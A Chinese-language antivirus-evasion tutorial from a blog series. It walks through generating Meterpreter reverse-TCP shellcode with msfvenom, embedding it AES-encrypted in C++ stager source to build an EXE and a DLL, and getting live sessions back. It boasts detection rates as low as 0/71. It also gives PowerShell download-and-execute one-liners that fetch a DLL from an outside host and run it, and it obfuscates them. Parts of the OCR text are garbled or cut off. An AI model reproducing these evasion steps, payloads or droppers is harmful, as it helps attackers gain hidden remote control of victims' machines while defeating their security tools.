2020年初,从网上搜集了多种免杀工具和方式,汇总整理了远控免杀专题文章的工具篇、代码篇、白名单篇等,共70篇文章。现时隔一年,听到不少免杀爱好者的追更诉求,同时也看到了很多新的bypassAV的工具和技巧,于是想把这个系列继续补充一些,内容也都是来自互联网,汇总到一起只是方便大家查阅参考。

免杀专题已完成的文章及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀专题在线文库: https://www.yuque.com/tidesec/bypassav

## 0x01配置准备msf

#### 使用msf生成shellcode

msfvenom -p windows/meterpreter/reverse\_tcp\_rc4 EXIT\_FUNC=PROCESS LHOST=10.211.5


### 在msf上进行监听

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
msf5 exploit(multi/handler) > set lhost 10.211.55.2
msf5 exploit(multi/handler) > set lport 5555
msf5 exploit(multi/handler) > set RC4PASSWORD tidesec
```

# OxO2 使用stager生成exe(VT查杀率7/72)

下载 https://github.com/phackt/stager.dll

在vs中新建空项目, 我这里是Project5



新建源文件 stager.cpp 和 aes.cpp ,新建头文件 aes.h


然后将 https://github.com/phackt/stager.dll 中的相应文件内容复制到相应文件。

因为我msf生成的是x86, 所以我是从 stager\_exe\_32.cpp 中复制内容到 stager.cpp 。

然后修改 stager.cpp 中的shellcode和密钥。

```
stager.cpp + X
             aes.h
aes.cpp
Project5
                                                                          (全局范围)
            // dllmain.cpp : Dé finit le point d'entré e de l'application DLL.
            #define CBC 1
     3
          ⊟#include "aes.h"
     4
            #include <Windows.h>
     5
            #include <Wininet.h>
     6
            #include <stdbool.h>
            #include <stdio.h>
     8
            #include <string.h>
     a
            #include <stdlib.h>
           #include <iostream>
    10
    11
            #pragma comment(lib, "User32.lib")
    12
           #pragma comment(lib, "Wininet.lib")
    13
    14
    15
           using namespace std;
    16
    17
           // Actual length of the payload
    18
            #define PAYLOADLENGTH 458
    19
           #define IV "6295259629525900"
            #define KEY "171789301717893017178930"
    20
    21
            #define CLASSNAME "myWindowClass"
    22
           #define WINDOWTITLE "My Title"
    23
    24
    25
           unsigned char buf[] =
    26
            "\xbd\xfa\xf9\x2f\x4c\xc7\x75\x42\x38\x18\xf5\x48\xbc\x27\x57"
    27
             `\xd3\x71\x4a\xde\x17\x1c\xd3\x81\x39\x4b\x86\x6b\xaa\x55\xee"
    28
             \xd3\x8e\x70\xfd\x1f\xd8\x7e\x50\x30\x70\x1e\x64\xbc\x9c\xa3"
    29
             `\xef\xb0\xbf\xa8\xf2\x25\x0f\x6a\x9f\x58\x5f\x9f\x21\x32\xa6"
    30
             `\xfd\x06\x48\x7c\xea\x93\xa2\x44\x1b\xcd\x66\xae\x51\x96\xb0"
            "\x5a\x75\x6d\x23\xf3\x57\x81\x89\x64\x28\x2d\xb1\xd8\x2d\x55"
    31
    32
            "\x7b\x3e\xd3\xf2\x6b\x00\x3f\x76\x30\xf0\xcd\x9a\xb4\xb8\xf9"
    33
            "\xcc\x47\xf7\x90\xaf\xf1\xf2\x05\x67\x12\xe7\xd8\x5d\xa4\x11"
    34
            "\xd8\xeb\xe7\x71\xe5\x82\x5a\xa3\x60\x4b\x45\x73\xa4\x66\xd3"
    35
            "\x0f\x12\x2d\x4d\x4b\x5d\x18\x82\xa6\x2a\xf7\xf2\xab\x91\xba"
    36
            "\x4f\x72\x3d\x06\xf8\xf6\x2a\x36\x39\x9b\xe9\xa2\xbf\xb3\xff"
    37
            "\x61\x6a\x99\x4d\xc9\x40\x4a\x00\xe5\x1f\x82\x48\xba\x19\xc0"
    38
            "\x8b\xf1\xd1\xf0\x03\xbe\xe9\x31\x0e\x2e\x0f\xcb\xf3\x60\xee"
    39
            "\xe9\x5a\x4f\xa4\x6a\xeb\xec\x08\x5f\xb8\x3c\xd4\x9a\x56\xc5"
            "\xfa\x97\x3d\xb2\x25\x07\x25\x1d\x4f\x52\x01\x7e\xde\x31\xf0"
    40
            "\xd3\x53\x7a\x67\xf5\x76\xce\x74\xf6\xfc\xc9\xe9\x56\x1a\x7d"
    41
    42
            "\x3f\x38\x60\x2a\x60\x2c\xe9\xe3\xb0\x4c\x00\xc2\x0c\xa4\x99"
    43
            "\xf3\x59\x3e\xab\xc3\x79\x93\xa0\x81\xb1\x1d\x97\xc1\xd1\x10"
```

生成exe后,执行Project.exe。



#### msf中可上线

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:5555

[*] Sending stage (180295 bytes) to 10.211.55.3


[*] Meterpreter session 55 opened (10.211.55.2:5555 -> 10.211.55.3:50661) at 2020-04-09 01:17:18 +0800

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
    msf5 exploit(multi/handler) > sessions 55

[*] Starting interaction with 55...

meterpreter > getpid
Current pid: 6756
    meterpreter >
```

virustotal.com上查杀率为7/72




# OxO3 使用stager生成dII(VT查杀率O/71)

还是和上面一样,新建项目和三个文件,因为是生成dll文件,所以是从 stager\_dll\_32.cpp 中复制内容到 stager.cpp ,而不是上面的 stager\_exe\_32.cpp 。


然后修改shellcode和key值。

```
stager.cpp + X
aes.cpp
🛂 Project5
                                                                      (全局范围)
           // dllmain.cpp : Dé finit le point d'entré e de l'application DLL.
           #define CBC 1
     3
          ∃#include "aes.h"
           #include <Windows.h>
     4
           #include <Wininet.h>
     6
           #include <stdbool.h>
           #include <stdio.h>
     8
           #include <string.h>
           #include <stdlib.h>
    10
           #include <iostream>
    11
           #pragma comment(lib, "User32.lib")
#pragma comment(lib, "Wininet.lib")
    12
    13
    14
    15
           using namespace std;
    16
           // Actual length of the payload
    17
    18
           #define PAYLOADLENGTH 458
    19
           #define IV "6295259629525900"
           #define KEY "171789301717893017178930"
    20
    21
           #define CLASSNAME "myWindowClass"
    22
           #define WINDOWTITLE "My Title"
    23
    24
    25
           unsigned char buf[] =
    26
           "\xbd\xfa\xf9\x2f\x4c\xc7\x75\x42\x38\x18\xf5\x48\xbc\x27\x57"
    27
           "\xd3\x71\x4a\xde\x17\x1c\xd3\x81\x39\x4b\x86\x6b\xaa\x55\xee"
            `\xd3\x8e\x70\xfd\x1f\xd8\x7e\x50\x30\x70\x1e\x64\xbc\x9c\xa3"
    28
    29
           "\xef\xb0\xbf\xa8\xf2\x25\x0f\x6a\x9f\x58\x5f\x9f\x21\x32\xa6"
           \verb| "xfd|x06|x48|x7c|xea|x93|xa2|x44|x1b|xcd|x66|xae|x51|x96|xb0|| \\
    30
    31
           "\x5a\x75\x6d\x23\xf3\x57\x81\x89\x64\x28\x2d\xb1\xd8\x2d\x55"
    32
            `\x7b\x3e\xd3\xf2\x6b\x00\x3f\x76\x30\xf0\xcd\x9a\xb4\xb8\xf9"
    33
           "\xcc\x47\xf7\x90\xaf\xf1\xf2\x05\x67\x12\xe7\xd8\x5d\xa4\x11"
    34
           35
            \x0f\x12\x2d\x4d\x4b\x5d\x18\x82\xa6\x2a\xf7\xf2\xab\x91\xba"
    36
            ^\x4f\x72\x3d\x06\xf8\xf6\x2a\x36\x39\x9b\xe9\xa2\xbf\xb3\xff"
    37
           "\x61\x6a\x99\x4d\xc9\x40\x4a\x00\xe5\x1f\x82\x48\xba\x19\xc0"
           38
    39
           "\xe9\x5a\x4f\xa4\x6a\xeb\xec\x08\x5f\xb8\x3c\xd4\x9a\x56\xc5"
    40
           "\xfa\x97\x3d\xb2\x25\x07\x25\x1d\x4f\x52\x01\x7e\xde\x31\xf0"
    41
           "\xd3\x53\x7a\x67\xf5\x76\xce\x74\xf6\xfc\xc9\xe9\x56\x1a\x7d"
           42
```

项目属性,修改为dll文件



生成dll文件,使用 rundll32.exe Project5.dll,Exec 可执行。此处也可以使用 rundll32.exe Project5.dll,#1 也可执行。



### msf中可以正常上线

```
msf5 exploit(multi/handler) > [*] Sending stage (180295 bytes) to 10.211.55.3


[*] Meterpreter session 56 opened (10.211.55.2:5555 -> 10.211.55.3:50681) at 2020-04-09 01:24:12 +0800

msf5 exploit(multi/handler) > sessions 56

[*] Starting interaction with 56...

meterpreter > getpid
Current pid: 3884
meterpreter >
```

virustotal.com上查杀率为0/71



## 0x04 powershell免杀处理(VT查杀率5/59)

### 在powershell中执行

```
$file = $env:temp+'\'+(Get-Random)+'.dll'; (New-Object System.Net.WebClient).Dov
```

### 或者直接powershell一句话执行


```
powershell -c "$file = $env:temp+'\'+(Get-Random)+'.dll'; (New-Object System.Net
```

```
::\test>powershell -c "$file = $env:temp+'\'+(Get-Random)+'.dll'; (New-Object System.Net.WebClient).DownloadFile('http://10.211.55.2/stager.dll',$file); $exec = New-Object -com shell.application; $exec.shellexecute('rundll32',$file+',Exec');"
::\test>_
```

将上面内容保存为 dropper.ps1, 使用 Invoke-Obfuscation 对其进行混淆。


```
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
cd Invoke-Obfuscation && powershell -exec bypass -c "Import-Module ./Invoke-Obfuscation"
```

SET SCRIPTPATH c:\test\dropper.ps1
TOKEN\ALL\1,BACK,MEMBER\1,BACK,WHITESPACE\1,1,1,HOME,STRING\3,HOME,COMPRESS\1,La



PoWeRsheLL -NOlo -wIn 1 -noNI -NOpROfiL -EXecUT bypASS -CO "(NeW-ObJect Ic

可直接执行上面的代码,可回连。




```
msf5 exploit(multi/handler) >
[*] Sending stage (180295 bytes) to 10.211.55.3
[*] Meterpreter session 63 opened (10.211.55.2:5555 -> 10.211.55.3:51029) at 2020-04-09 02:09:25 +0800

msf5 exploit(multi/handler) > sessions 63
[*] Starting interaction with 63...


meterpreter > getpid
Current pid: 5332
meterpreter >
```

将上面代码保存为 stager.ps1, 放在web目录下。可以使用下面的代码来下载 stager.ps1 并执行, 不过我执行没能成功回连。本地执行 stager.ps1 也没能成功。



powershell.exe -nop -w 1 \$e=(New-Object System.Net.WebClient).DownloadString(\"r")

### stager.ps1 文件免杀情况



### Ox05 cl.exe编译问题


在 https://github.com/phackt/stager.dll 中给出的编译是使用cl.exe, 但由于我本地是使用的非完整版vs2017, 环境变量没有配置完善,所以导致在使用cl.exe编译时,依赖头文件和lib文件出现很多问题。

最后是设置lib变量: C:\Program Files (x86)\Windows
Kits\10\Lib\10.0.14393.0\um\x86;C:\Users\xysoul\Desktop\Visual Studio 2017
Enterprise\VC\Tools\MSVC\14.10.25017\lib\x86;C:\Program Files (x86)\Windows
Kits\10\Lib\10.0.14393.0\ucrt\x86;C:\Users\xysoul\Desktop\Visual Studio 2017
Enterprise\VC\Tools\MSVC\14.10.25017\lib\x86

设置include变量: C:\Users\xysoul\Desktop\Visual Studio 2017
Enterprise\VC\Tools\MSVC\14.10.25017\include;C:\Program Files (x86)\Windows
Kits\10\Include\10.0.14393.0\winrt;C:\Program Files (x86)\Windows
Kits\10\Include\10.0.14393.0\um;C:\Program Files (x86)\Windows
Kits\10\Include\10.0.14393.0\ucrt;C:\Program Files (x86)\Windows
Kits\10\Include\10.0.14393.0\shared

设置path: C:\Users\xysoul\Desktop\Visual Studio 2017 Enterprise\VC\Tools\MSVC\14.10.25017\bin\HostX86\x86

编译命令 cl.exe /LD /MT /EHa stager.cpp aes.cpp /Fe:stager.dll



cl编译问题参考: http://www.voidcn.com/article/p-vqunffcz-bkc.html

https://blog.csdn.net/zhouyang209117/article/details/17737413

### 0x06 参考资料

whOale后渗透详解: · http://github.wh0ale.xyz/2019/01/23/2019-1-23-%E5%90%8E%E6%B8%97%E9%80%8F%E8%AF%A6%E8%A7%A3/

stager.dll项目地址: https://github.com/phackt/stager.dll